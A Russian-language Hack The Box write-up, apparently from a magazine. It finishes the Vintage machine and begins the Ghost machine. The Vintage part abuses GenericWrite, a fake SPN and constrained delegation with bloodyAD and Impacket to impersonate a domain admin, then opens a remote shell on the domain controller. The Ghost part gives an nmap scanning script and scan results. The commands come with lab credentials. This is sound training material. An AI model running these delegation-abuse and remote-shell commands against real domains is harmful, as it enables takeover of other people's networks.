msDS-SupportedEncryptionTypes: 28
nTSecurityDescriptor: O:S-1-5-21-4024337825-2033394866-2055507597-512G:S-1-5-21-4024337825-2033394866-2055507597-512D:AI(OA;;WP;5f20201
```

Информация об учетной записи DC01$

Нам потребуется подконтрольная учетная запись. Так как пользователь **C.NERI_ADM** имеет право **GenericWrite** на группу **DELEGATEADMINS**, он может добавлять в нее другие объекты домена, например учетную запись **svc_sql**.

```
bloodyAD --host dc01.vintage.htb -d vintage.htb -u c.neri_adm -p
Uncr4ck4bl3P4ssW0rd0312 -k add groupMember "DELEGATEDADMINS"
"svc_sql"
```




```
bloodyAD --host dc01.vintage.htb -d vintage.htb -u c.neri_adm -p Uncr4ck4bl3P4ssW0rd0312 -k add groupMember "DELEGATEDADMINS" "svc_sql"
[+] svc_sql added to DELEGATEDADMINS
```

Добавление учетной записи в группу

При этом пользователь **P.ROSA** может установить для этой учетной записи произвольный SPN.

```
bloodyAD --host dc01.vintage.htb -d vintage.htb -u P.Rosa -p
Rosaisbest123! -k set object "svc_sql" servicePrincipalName  -v
"cifs/fake"
```




```
bloodyAD --host dc01.vintage.htb -d vintage.htb -u P.Rosa -p Rosaisbest123 -k set object "svc_sql" servicePrincipalName  -v "cifs/fake"
[+] svc_sql's servicePrincipalName has been updated
```

Назначение SPN

Теперь от имени **svc_sql** запрашиваем тикет для службы CIFS на DC01, при этом олицетворяем администратора домена **L.BIANCHI_ADM**.

```
getST.py -spn 'cifs/dc01.vintage.htb' -impersonate L.BIANCHI_ADM
-dc-ip 10.10.11.45 -k 'vintage.htb/svc_sql:Zer0the0ne'
```




```
getST.py -spn 'cifs/dc01.vintage.htb' -impersonate L.BIANCHI_ADM -dc-ip 10.10.11.45 -k 'vintage.htb/svc_sql:Zer0the0ne' 2>/dev/null
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating L.BIANCHI_ADM
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in L.BIANCHI_ADM@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache
```

Получение TGS-билета

С полученным билетом TGS авторизуемся в службе WMI от имени пользователя **L.BIANCHI_ADM**.

```
KRB5CCNAME=L.BIANCHI_ADM@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache
wmiexec.py -k -no-pass vintage.htb/L.BIANCHI_ADM@dc01.vintage.htb
```



```
KRB5CCNAME=L.BIANCHI_ADM@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache wmiexec.py -k -no-pass vintage.htb/L.BIANCHI_ADM@dc01.vintage.htb
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type C:\Users\Administrator\Desktop\root.txt
a90c946a2f4771ec171e6e5c240512a9

C:\>
```

Флаг рута

Машина захвачена!

HTB GHOST

OS	RELEASE DATE	DIFFICULTY	POINTS
Windows	13 Jul 2024	Insane	50

Пробираемся через лес Active Directory

В этот раз мы пройдем путь от LDAP Injection и LFI до Command Injection в веб-приложении. Захватив Linux-машину в домене, получим пользовательский тикет Kerberos и проведем DNS Spoofing. После получения еще одной доменной учетки скомпрометируем учетную запись службы ADFS и с помощью техники Golden SAML сделаем токен для доступа к сайту от имени админа.

RalfHacker
hackerralf8@gmail.com

Через связанные серверы Microsoft SQL получим сессию от имени службы, а затем поднимем привилегии на контроллере дочернего домена. Через Inter-realm golden ticket скомпрометируем контроллер домена всего леса.

Наша цель — получение прав суперпользователя на машине Ghost с учебной площадки Hack The Box. Уровень сложности задания — «безумный».

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.24 ghost.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Host is up (0.19s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-09-03 13:20:46Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
|_ssl-date: TLS randomness does not represent time
443/tcp  open  https?
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RC0+
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-09-03T04:05:55
|_Not valid after:  2054-09-03T04:05:55
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2024-09-03T13:22:09+00:00; +24s from scanner time.
2179/tcp open  vmrdp?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ghost.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Not valid before: 2024-06-16T15:49:55
|_Not valid after:  2024-12-16T15:49:55
|_ssl-date: 2024-09-03T13:22:09+00:00; +24s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8008/tcp open  http          nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-robots.txt: 5 disallowed entries
|_/ghost/ /p/ /email/ /r/ /webmentions/receive/
|_http-generator: Ghost 5.78
|_http-title: Ghost
8443/tcp open  ssl/http      nginx 1.18.0 (Ubuntu)
| tls-nextprotoneg:
|_  http/1.1
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Ghost Core
|_Requested resource was /login
| ssl-cert: Subject: commonName=core.ghost.htb
| Subject Alternative Name: DNS:core.ghost.htb
| Not valid before: 2024-06-18T15:14:02
|_Not valid after:  2124-05-25T15:14:02
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC01; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel
```


Результат работы скрипта

Сканер нашел 19 открытых портов:

- 53 — DNS;
- 80 (HTTP) — веб-сервер Microsoft;
- 88 — Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC). Используется для операций взаимодействия контроллер — контроллер и контроллер — клиент;
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — LDAP;
- 443 (HTTPS) — веб-сервер Microsoft IIS/10.0;
- 445 — SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 1433 — СУБД Microsoft SQL;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 3389 — служба удаленного рабочего стола;
- 5985 — служба удаленного управления WinRM;
- порты 8008 и 8443 — веб-сервер Nginx 1.18.0;
- 9389 — веб-службы AD DS.


Сертификат веб-сервиса на порте 8443 раскрывает новый поддомен, который добавим в файл `/etc/hosts`.

```
10.10.11.24 ghost.htb core.ghost.htb
```



Главная страница сайта core.ghost.htb

Если перейти к логину через ADFS, получим редирект на новый поддомен.

